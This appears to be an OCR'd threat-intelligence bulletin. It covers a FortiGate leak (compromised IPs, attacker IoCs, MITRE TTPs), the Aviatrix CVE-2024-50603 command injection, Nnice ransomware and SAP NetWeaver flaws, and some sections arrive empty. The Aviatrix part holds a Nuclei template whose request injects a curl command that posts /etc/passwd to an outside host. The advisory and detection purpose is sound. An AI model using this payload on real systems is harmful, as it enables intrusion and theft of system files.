10540	84.110.63.170	bzq-84-110-63-170.red.bezeqint.net	'company': {'name': 'Bezeq International Ltd.'
10541	31.154.153.46	31-154-153-46.orange.net.il	'company': {'name': 'Partner Communications Ltd.'
10542	192.117.255.34	mail.barlev.co.il	'company': {'name': 'Israel Internet Association'
10543	37.142.120.186	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Hot-Net internet services Ltd.'

This table lists some information about compromised entities related to FortiGate data leak, IP addresses, reverse DNS lookup results, associated companies, and data centres.

The company names listed in the table refer to the telecommunication service providers (telcos) hosting or managing the network infrastructure, not the individual customers (businesses or organizations) that use their services.

For example - “Partner Communications Ltd.” or “Hot-Net Internet Services Ltd.” in the company column represents the ISP (Internet Service Provider) rather than the actual organization that owned the compromised FortiGate device.



It is not known why these countries were missing from data the released

Indicators of Compromise (IoCs)

These are the SSL VPN client IP address and Web management interface client.

23.27.140[.]65

66.135.27[.]178

157.245.3[.]251

45.55.158[.]47

137.184.65[.]71

155.133.4[.]175

31.192.107[.]165

37.19.196[.]65

64.190.113[.]25

Tactic, Technique and Procedures

Tactic	Technique	Procedure
Initial Access	**T1190:** Exploit Public-Facing Application	Exploited vulnerabilities in FortiGate firewall management interfaces that were visible to the public, granting them illegal access to the system
Persistence	**T1136.001:** Create Local Account	To guarantee continuous access, the attackers made many local administrator accounts
	T1133: External Remote Services	SSL VPN settings were changed to preserve remote access to the infected system
	T1078.001: Valid Default Accounts	By gaining access to default guest accounts, attackers were able to obtain SSL VPN credentials
Credential Access	**T1003.006:** OS Credential Dumping: DCSync	Using domain admin credentials, the attackers executed a DCSync attack. DCSync technique allows an attacker to pretend as a Domain Controller (DC) and steal confidential data

Exploitation of CVE-2024-50603

CVSS Score 10.0 | CVE ID: CVE-2024-50603 | CWE ID: CWE-78

Overview of Vulnerability

CVE-2024-50603, is a command injection flaw impacting Aviatrix Controller with a CVSS score of 10.0. It allows unauthenticated attackers to execute arbitrary commands on the Aviatrix Controller and Inject malicious OS commands. It is because of improper neutralization of user-supplied input in its API endpoints. This vulnerability leads to severe consequences like cryptojacking and backdoor deployment.

Versions Affected -	ⓘ 7.1.4191	ⓘ 7.2.4996

Vulnerability Details

The vulnerability resides in the improper handling of user-supplied parameters in the Aviatrix Controller's API, implemented in PHP. Specifically, the following endpoints are affected -

- list_flightpath_destination_instances
- flightpath_connection_test

These endpoints incorporate user-supplied parameters, such as cloud_type and src_cloud_type, directly into command strings without proper sanitization. This flaw allows unauthenticated attackers to –

- Inject malicious OS commands
- Execute arbitrary commands on the Aviatrix Controller


Aviatrix Controller allows privilege escalation by default when it is deployed in AWS cloud environment. This vulnerability can lead to cryptojacking and backdoor deployment.

Root Cause Analysis

Aviatrix Controller grants high IAM privileges in AWS cloud environments through the roles it can assume, which should be allowed to perform IAM actions to function properly. This configuration increases the risk of privilege escalation and exploitation.

Exploitation of CVE-2024-50603 has been observed exclusively on publicly exposed Aviatrix Controller instances that were confirmed as vulnerable. These instances


were not affected by CVE-2021-40870, the last known RCE vulnerability impacting Aviatrix Controller.



There were multiple unsuccessful attempts to infect Aviatrix Controller with Mirai malware via CVE-2024-50603.

```yaml
id: CVE-2024-50603
info:
  name: Aviatrix Controller RCE
  severity: critical
  description: |
    An issue was discovered in Aviatrix Controller before 7.1.4191 and 7.2.x before 7.2.4996.
    Due to the improper neutralization of special elements used in an OS command, an unauthenticated attacker is able to execute arbitrary code.
    Shell metacharacters can be sent to /v1/api in cloud_type for list_flightpath_destination_instances, or src_cloud_type for flightpath_connection_test.
  reference:
    - https://www.securing.pl/en/cve-2024-50603-aviatrix-network-controller-command-injection-vulnerability/
    - https://nvd.nist.gov/vuln/detail/CVE-2024-50603
    - https://docs.aviatrix.com/documentation/latest/network-security/index.html
    - https://docs.aviatrix.com/documentation/latest/release-notices/psirt-advisories/psirt-advisories.html?expand=true#remote-code-execution-vulnerability-in-aviatrix-controllers
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
    cvss-score: 10.0
    cve-id: CVE-2024-50603
    cwe-id: CWE-78
  metadata:
    vendor: aviatrix
    product: controller
    zoomeye-query: app="Aviatrix Controller"
  tags: cve,cve2024,aviatrix,controller,rce,oast

variables:
  oast: "{{interactsh-url}}"

http:
  - raw:
      - |
        POST /v1/api HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded

        action=list_flightpath_destination_instances&CID=anything_goes_here&account_name=1&region=1&vpc_id_name=1&cloud_type=1|$(curl+-X+POST+-d+@/etc/passwd+{{oast}})

```

Fig 1. Nuclei detection template



Indicators of Compromise (IoC)

Indicators of Compromise (IoC)	Technique
91.193.19[.]109:13333	Sliver C2 server IP address
107.172.43[.]186:3939	Cryptocurrency mining pool IP address
83.222.191[.]91	Mirai C2 server IP address
91.188.254[.]21	Mirai C2 server IP address
1ce0c293f2042b677cd55a393913ec052eded4b9	XMRig (SHA1)
68d88d1918676c87dcd39c7581c3910a9eb94882	XMRig (SHA1)
c4f63a3a6cb6b8aae133bd4c5ac6f2fc9020c349	XMRig (SHA1)
c63f646edfddb4232afa5618e3fac4eee1b4b115	XMRig (SHA1)
e10e750115bf2ae29a8ce8f9fa14e09e66534a15	Sliver (SHA1)
41d589a077038048c4b120494719c905e71485ba	Sliver (SHA1)
/tmp/systemd-private-[0-9a-f]{32}-apache2.service-[0-9a-zA-Z]{6}/tmp/.system_logs/momika233-2024-04-29-xmrig.zip	XMRig (Path)
/tmp/systemd-private-[0-9a-f]{32}-apache2.service-[0-9a-zA-Z]{6}/tmp/moneroocean/xmrig	XMRig (Path)
/tmp/systemd-private-[0-9a-f]{32}-apache2.service-[0-9a-zA-Z]{6}/tmp/.uid/udisksd	XMRig (Path)
/tmp/systemd-private-[0-9a-f]{32}-apache2.service-[0-9a-zA-Z]{6}/tmp/config	Silver (Path)


Nnice Ransomware

Synopsis

The CYFIRMA Research and Advisory team has identified a ransomware strain named **Nnice** during underground forum monitoring as part of their Threat Discovery Process. This ransomware specifically targets **Windows systems**, employing advanced encryption techniques and sophisticated evasion and persistence methods.

The ransomware appends the **“.xdddd”** extension to encrypted files and provides a ransom note titled **“Readme.txt”** containing recovery instructions. The sophisticated nature of its operations underscores the urgent need for proactive defenses and a well-prepared incident response plan.


Key Details:




Threat Analysis:

- **Encryption Process:** Once the ransomware enters the system, it encrypts files, adding the **“.xdddd”** extension, making them inaccessible without a decryption key.
- **Evasion Techniques:** It employs methods like DLL side-loading or API hijacking (as shown in the MITRE techniques) to avoid detection by antivirus tools.
- **Persistence Mechanisms:** Through methods like registry modifications or bootkit installation, it ensures the malware continues to operate even after system restarts.

Top MITRE attacks used



Recommendations



SAP NetWeaver Vulnerability 2025

Synopsis

SAP has disclosed two critical vulnerabilities affecting its NetWeaver Application Server for ABAP and ABAP Platform. These vulnerabilities, CVE-2025-0070 and CVE-2025-0066, carry a CVSS v3.1 base score of 9.9, underscoring their critical severity. Exploitation of these vulnerabilities could lead to unauthorized access, privilege escalation, information disclosure, and disruption of enterprise operations. Organizations using SAP NetWeaver are strongly advised to take immediate action to mitigate these risks.

Details of vulnerability

Recommendations

1. Strengthen Access Control by restricting permissions to critical resources and principle of least privilege.

2. Monitor SAP's authentication, access attempts and official communications for patch release.

3. Isolate critical systems to limit the impact of potential breach.

4. Perform regular audits and review existing configurations for weak or unnecessary permissions.

5. Train personnel to recognize and respond to security risks associated with SAP systems.

References

1. https://arcticwolf.com/resources/blog/console-chaos-targets-fortinet-fortigate-firewalls/
2. https://cyberplace.social/@GossiTheDog/113834848200229959?source=post_page-----a7a74e0b0c7f----------
3. https://doublepulsar.com/2022-zero-day-was-used-to-raid-fortigate-firewall-configs-somebody-just-released-them-a7a74e0b0c7f
4. https://cybersecuritynews.com/aviatrix-controller-rce-vulnerability-exploited-in-wild
5. https://www.wiz.io/blog/wiz-research-identifies-exploitation-in-the-wild-of-aviatrix-cve-2024-50603
6. https://cybersecuritynews.com/critical-sap-netweaver-vulnerabilities/
7. https://support.sap.com/en/my-support/knowledge-base/security-notes-news/january-2025.html
8. https://www.cyfirma.com/research/nnice-ransomware/
9. https://github.com/newlinesec/CVE-2024-50603/blob/main/CVE-2024-50603.yaml

DSCI
PROMOTING DATA PROTECTION
A nasscom Initiative

ABOUT DSCI

Data Security Council of India (DSCI) is a not-for-profit, industry body on data protection in India, set up by Nasscom, committed to making cyberspace safe, secure, and trusted by establishing best practices, standards and initiatives in cybersecurity and privacy. DSCI works together with the Government and their agencies, law enforcement agencies, industry sectors including IT-BPM, BFSI, Telecom, industry associations, data protection authorities and think tanks for public advocacy, thought leadership, capacity building and outreach initiatives.

Data Security Council of India
4th Floor, Nasscom Campus, Plot No. 7-10, Sector 126, Noida, UP-201303

data-security-council-of-india/ DSCI_Connect dsci.connect

dsci.connect dscivideo security chips